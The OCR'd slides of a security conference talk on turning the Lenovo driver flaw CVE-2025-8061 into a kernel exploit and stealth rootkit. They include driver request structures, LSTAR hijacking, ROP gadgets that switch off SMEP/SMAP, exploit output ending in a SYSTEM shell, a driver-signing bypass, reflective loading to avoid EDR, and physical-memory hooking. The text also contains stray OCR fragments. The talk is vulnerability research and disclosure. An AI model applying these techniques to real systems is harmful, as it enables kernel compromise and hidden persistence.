CVE-2025-8061

From PoC to a *Dynamic* BYOVD Chain

Weaponizing a Lenovo BYOVD into a stable rootkit and the months between PoC and "actually works."

Quarkslab FridayCon · [Charfeddine Youssef]

The *three* acts separation

01

From PoC to portable

Why hardcoded offsets don't survive different builds.

02

From shellcode to rootkit

Reflective loading, three BSODs, and an IRQL trap.

03

Mysteries I didn't solve. Yet...

DKOM sentinel. The HVCI wall.

ACT 1

Core Primitives & Weaponization

MSR R/W · Physical R/W · ROP · Pattern scanning · CR4

A textbook BYOVD

Lenovo signed driver. Four IOCTLs exposed to usermode with no admin token required.

MSR R / W

Read & write any model-specific register. The seed for LSTAR hijack.

PHYSICAL R / W

Read & write arbitrary physical memory. Reappears later for hooking.

A textbook BYOVD

Lenovo signed driver. Four IOCTLs exposed to usermode with no admin token required.

Phy Read

```
typedef struct {
   UINT64  PhysicalAddress;
   ULONG   OperationType;
   ULONG   HowMuch;
}
```

Phy Write

```
typedef struct {
   UINT64  PhysicalAddress;
   ULONG   OperationType;
   ULONG   HowMuch;
   BYTE    Data[1];
}
```

A textbook BYOVD

Lenovo signed driver. Four IOCTLs exposed to usermode with no admin token required.

MSR Read

```
typedef struct {
   ULONG  Register;
}
```

MSR Write

```
typedef struct {
   ULONG  Register;
   UINT64  Value;
}
```

Overwrite LSTAR. Trigger a syscall.

MSR 0xC0000082 holds the syscall entry. Replace it and the CPU jumps wherever we want, in kernel context.

1

Read original LSTAR

`rdmsr 0xC0000082`

2

Write payload addr

MSR primitive

3

Issue syscall

CPU jumps to our chain

4

ROP, then shell

kill SMAP/SMEP first

Shellcode lives in usermode --> SMAP & SMEP must die first.

AFTER GETTING THE FIRST SHELL

```
(c) Microsoft Corporation. All rights reserved.

C:\Users\WDKRemoteUser>cd Desktop

C:\Users\WDKRemoteUser\Desktop>CVEkernel.exe
=== CVE-2025-8061 Full Exploit Chain ===

[+] Driver opened.
[+] LSTAR          = 0xFFFFF803EE46E640
[+] Kernel base    = 0xFFFFF803EDE00000
[+] kASLR defeated.

[+] swapgs;iretq        = 0xFFFFF803EE955C22
[+] pop rcx;ret         = 0xFFFFF803EE517C79
[+] mov cr4,rcx;ret     = 0xFFFFF803EE242C07
[+] swapgs;sysret;ret   = 0xFFFFF803EE955E19

[+] CR4 original          = 0x350EF8
[+] CR4 SMEP & SMAP off   = 0x50EF8
[+] Shellcode dumped to payload_debug.bin (144 bytes)
[+] Dumped Payload to payload_debug.bin
[+] Payload at 0x0000024E386E0000

[*] Overwriting LSTAR with swapgs;iretq gadget...
[*] Press ENTER to fire exploit

[+] Exploit complete. spawning SYSTEM shell...
```

```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.26100.1]
(c) Microsoft Corporation. All rights reserved.

C:\Users\WDKRemoteUser\Desktop>whoami
nt authority\system

C:\Users\WDKRemoteUser\Desktop>
```

It works.
On *one* machine.

Every offset hardcoded from one ntoskrnl build, in one windbg session, on one VM.

```
KiSystemCall64 RVA   -->  extracted from windbg
ROP gadget offsets   -->  hand-picked from one ntoskrnl
CR4 mask value       -->  read once, pasted in
```

First offset: KiSystemCall64

```
// KiSystemCall64 prologue signature
0F 01 F8                    swapgs
65 48 89 24 25 ?? ?? ?? ??  mov gs:[??], rsp
65 48 8B 24 25 ?? ?? ?? ??  mov rsp, gs:[??]
6A 2B                       push 2Bh
65 FF 34 25 ?? ?? ?? ??     push gs:[??]
...

// ?? = wildcard (gs offset, MS-patchable)
```

The prologue remains *structurally* stable across builds.

First offset: KiSystemCall64

```
// KiSystemCall64 prologue signature
0F 01 F8                    swapgs
65 48 89 24 25 ?? ?? ?? ??  mov gs:[??], rsp
65 48 8B 24 25 ?? ?? ?? ??  mov rsp, gs:[??]
6A 2B                       push 2Bh
65 FF 34 25 ?? ?? ?? ??     push gs:[??]
...

// ?? = wildcard (gs offset, MS-patchable)
```

ACCEPT

.text (executable, resident)

REJECT

.data (not executable)
INIT (discarded after boot)
pageable code

Hardcoding CR4 is fragile:

- Different CPUs
- Different bits
- VM vs metal differs

Leaking CR4 with the *only* gadget I found.

Only one gadget copies CR4 to a usermode-controllable destination. And it's ugly.

```
mov         rax, cr4
mov         qword ptr [rcx+18h], rax
mov         rax, cr8
mov         qword ptr [rcx+0A0h], rax
sgdt        tbyte ptr [rcx+56h]
sidt        tbyte ptr [rcx+66h]
str         word ptr  [rcx+70h]
sldt        word ptr  [rcx+72h]
stmxcsr     dword ptr [rcx+74h]
ret
```

PHASE 1

ROP #1 to Leak CR4

Write into a usermode buffer.

BETWEEN

Usermode parses CR4

Compute new mask:
SMAP & SMEP = 0
And store the original LSTAR.

PHASE 2

ROP #2 to Apply + restore

Write new CR4. and wrmsr original.
Then jump to shell.

Stable… *Enough?*

When scanning is *Harder* than a dictionary.

TRIED -> ABANDONED

Scan ntoskrnl for a function referencing the EPROCESS fields. Walk it.

SHIPPED -> OFFSET TABLE

build --> offset dictionary. Match at runtime via GetVersionEx-ish data.

SMAP: a detour I couldn't ignore.

Disabling SMAP felt suspiciously trivial.


In scenarios we ***don't*** control the flow, does the normal syscall path **arm** SMAP before reaching a driver?


```
// in usermode
_set_AC();                      // set AC bit explicitly
DeviceIoControl(driver, ...);   // goes through KiSystemCall64

// in driver dispatch
DbgPrint("RFLAGS = %p", __readeflags());
```

The AC bit *Journey*

The AC bit *Journey*


Recycle Bin
C:\Windows\System32\cmd.e
Microsoft Windows [Version 10.0.26200.8328]
(c) Microsoft Corporation. All rights reserved.
C:\Users\sibouzitoun\Downloads>Trigger.exe
[Call 1] RFLAGS into syscall: 0x40213 (AC=1)
[Call 2] RFLAGS into syscall: 0x202 (AC=0)
C:\Users\sibouzitoun\Downloads>


net:port=50000,key=****,target=192.168.122.161 - KD 'net:port=50000,key=****,target=192.168.122.161', Default Connection - WinDbg 1.2603.2..
File
Home
View
Breakpoints
Time Travel
Model
Scripting
Source
Memory
Extensions
Break
Go
Step Out
Step Into
Step Over
Step Out Back
Step Into Back
Step Over Back
Go Back
Restart
Stop Debugging
Detach
Settings
Source
Assembly
Local Help
Feedback
Flow Control
Reverse Flow Control
End
Preferences
Help
Command
Disassembly
Registers
Memory 0
[SmapTest] Current RFLAGS: 0x40282
[!] SMAP BYPASSED: AC bit survived the journey!
Break instruction exception - code 80000003 (first chance)
fffff800`5e3d1044 cc int 3
0: kd> g
Target is not responding. Attempting to reconnect...
[SmapTest] Current RFLAGS: 0x40282
[!] SMAP BYPASSED: AC bit survived the journey!
Break instruction exception - code 80000003 (first chance)
fffff800`5e3d1044 cc int 3
0: kd> g
Break instruction exception - code 80000003 (first chance)
You are seeing this message because you pressed either
CTRL+C (if you run console kernel debugger) or,
CTRL+BREAK (if you run GUI kernel debugger),
on your debugger machine's keyboard.
THIS IS NOT A BUG OR A SYSTEM CRASH

ACT 2

Going Stealth

DSE bypass · Reflective loading · Three BSODs · An IRQL trap

Shellcode as a *launcher*

Persistence

Survive reboot.

Exfiltration

Networking, file I/O.

Stealth

Hide processes, hide files.

*Treat the exploit as a **loader**. Stay in kernel context. Drop the rootkit driver.*

DSE is a bitmask. Pattern-scan it.

1

Pattern-scan ci.dll

Find the reference to g_CiOptions. Extract the RVA, save the original value.

DSE is a bitmask. Pattern-scan it.

1

Pattern-scan ci.dll

Find the reference to g_CiOptions. Extract the RVA, save the original value.

2

Zero. Load. Restore.

Mask g_CiOptions → OpenSCManager → restore original value before PatchGuard wakes up.

DSE is a bitmask. Pattern-scan it.

1 !

Privesc shellcode

NtQuerySystemInformation returns ci.dll's base only with a SYSTEM token.

2

Pattern-scan ci.dll

Find the reference to g_CiOptions. Extract the RVA, save the original value.

3

Zero. Load. Restore.

Mask g_CiOptions → OpenSCManager → restore original value before PatchGuard wakes up.

NtLoadDriver is a *flare gun*

NtLoadDriver

Registry key written
Service entry created
Image path on disk
EDR-visible by the time it returns

Reflective loading

Parse PE in usermode buffer
Allocate kernel pool, NonPagedExec
Copy prepared image into the pool
Call DriverEntry from kernel context

FIRST CALL — INSTANT BUGCHECK

The OS loader you skipped was doing something.

Default builds inject __security_cookie checks at function entry.

Normally initialized by Windows!

```
; compiler-injected prologue (/GS enabled)
mov  rax, __security_cookie
xor  rax, rsp
mov  [rsp+??], rax
...
; epilogue
mov  rcx, [rsp+??]
xor  rcx, rsp
call __security_check_cookie

; mismatch → int 29h -> CPU halt
```

DriverEntry(NULL, NULL), seemed fine.

```
NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, ...)
{
    ...
    DriverObject->DriverUnload = MyUnload;   // [0x0 + 0x68]
    return STATUS_SUCCESS;
}
```

IT LOADED. THAT WAS THE PROBLEM.

We are at the *wrong* IRQL.

Don't call *DriverEntry* from syscall. Hook then let the kernel call it.

1. MmGetPhysicalAddress

Tiny LSTAR shellcode resolves the physical address of NtAddAtom.

2. Write trampoline

Use the Phys R/W primitive to overwrite the syscall prologue in physical RAM.

Don't call *DriverEntry* from syscall. Hook then let the kernel call it.

3. Trigger NtAddAtom

We land in DriverEntry from a clean kernel path.

4. Clean IRQL

Stable rootkit init on a modern Windows 11 build. No memory-pressure crash.

ACT 3

Unresolved Mysteries

DKOM rabbit hole · A sentinel I couldn't decode · HVCI

